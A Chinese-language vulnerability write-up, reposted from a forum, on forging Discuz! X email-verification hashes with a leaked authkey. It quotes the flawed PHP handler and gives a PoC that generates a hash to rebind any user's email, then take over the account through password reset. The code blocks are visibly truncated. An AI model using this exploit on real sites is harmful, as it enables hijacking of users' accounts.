




# Discuz authkey 重置任意账户邮箱
> 原文:[https://www.zhihuifly.com/t/topic/2869](https://www.zhihuifly.com/t/topic/2869)
# Discuz! X authkey 重置任意账户邮箱
## 一、漏洞简介
需要得到authkey
## 二、漏洞影响
## 三、复现过程
当我们申请修改邮箱的时候,我们会受到一封类似于下面这样的邮件。

验证链接类似于
“`
http://www.0-sec.org/dz3.3/home.php?mod=misc&ac=emailcheck&hash=0eb7yY2wtS1q16Zs2%2BtSkR6w5O%2Fx6jdLbu0FnWbegB8ixs2Y6tfcyAnrvz4yPIE7pKzoqawU0ku47y4F
“`
跟入`/source/include/misc/misc_emailcheck.php` 代码如下:
“`
TIMESTAMP – 86400) {
$member = getuserbyuid($uid);
$setarr = array(’email’=>$email, ’emailstatus’=>’1′);
if($_G[‘member’][‘freeze’] == 2) {
$setarr[‘freeze’] = 0;
}
loaducenter();
$ucresult = uc_user_edit(addslashes($member[‘username’]), ”, ”, $email, 1);
if($ucresult == -8) {
showmessage(’email_check_account_invalid’, ”, array(), array(‘return’ => true));
} elseif($ucresult == -4) {
showmessage(‘profile_email_illegal’, ”, array(), array(‘return’ => true));
} elseif($ucresult == -5) {
showmessage(‘profile_email_domain_illegal’, ”, array(), array(‘return’ => true));
} elseif($ucresult == -6) {
showmessage(‘profile_email_duplicate’, ”, array(), array(‘return’ => true));
}
if($_G[‘setting’][‘regverify’] == 1 && $member[‘groupid’] == 8) {
$membergroup = C::t(‘common_usergroup’)->fetch_by_credits($member[‘credits’]);
$setarr[‘groupid’] = $membergroup[‘groupid’];
}
updatecreditbyaction(‘realemail’, $uid);
C::t(‘common_member’)->update($uid, $setarr);
C::t(‘common_member_validate’)->delete($uid);
dsetcookie(‘newemail’, “”, -1);
showmessage(’email_check_sucess’, ‘home.php?mod=spacecp&ac=profile&op=password’, array(’email’ => $email));
} else {
showmessage(’email_check_error’, ‘index.php’);
}
?>
“`
当hash传入的时候,服务端会调用authcode函数解码获得用户的uid,要修改成的email,时间戳。
“`
list($uid, $email, $time) = explode(“\t”, authcode($_GET[‘hash’], ‘DECODE’, md5(substr(md5($_G[‘config’][‘security’][‘authkey’]), 0, 16))));
“`
然后经过一次判断
“`
if($uid && isemail($email) && $time > TIMESTAMP – 86400) {
“`
这里没有任何额外的判断,在接下来的部分,也仅仅对uid的有效性做了判断,而uid代表这用户的id值,是从1开始自增的。
也就是说,只要authcode函数解开hash值,就能成功的验证并修改邮箱。
这里我们可以直接使用authcode函数来获得hash值
### poc
> 这里需要修改md5(“authkey”)
“`
0) && substr($result, 10, 16) == substr(md5(substr($result, 26).$keyb), 0, 16)) {
return substr($result, 26);
} else {
return ”;
}
} else {
return $keyc.str_replace(‘=’, ”, base64_encode($result));
}
}
echo authcode(“3\ttest@success.com\t1503556905”, ‘ENCODE’, md5(substr(md5(“5e684ceqNxuCvmoK”), 0, 16)));
“`

访问hash页面,我们可以看到验证邮箱已经被修改了,接下来我们可以直接通过忘记密码来修改当前用户的密码。
## 参考链接
> https://lorexxar.cn/2017/08/31/dz-authkey/#%E6%BC%8F%E6%B4%9E%E8%AF%A6%E6%83%85











请登录后查看评论内容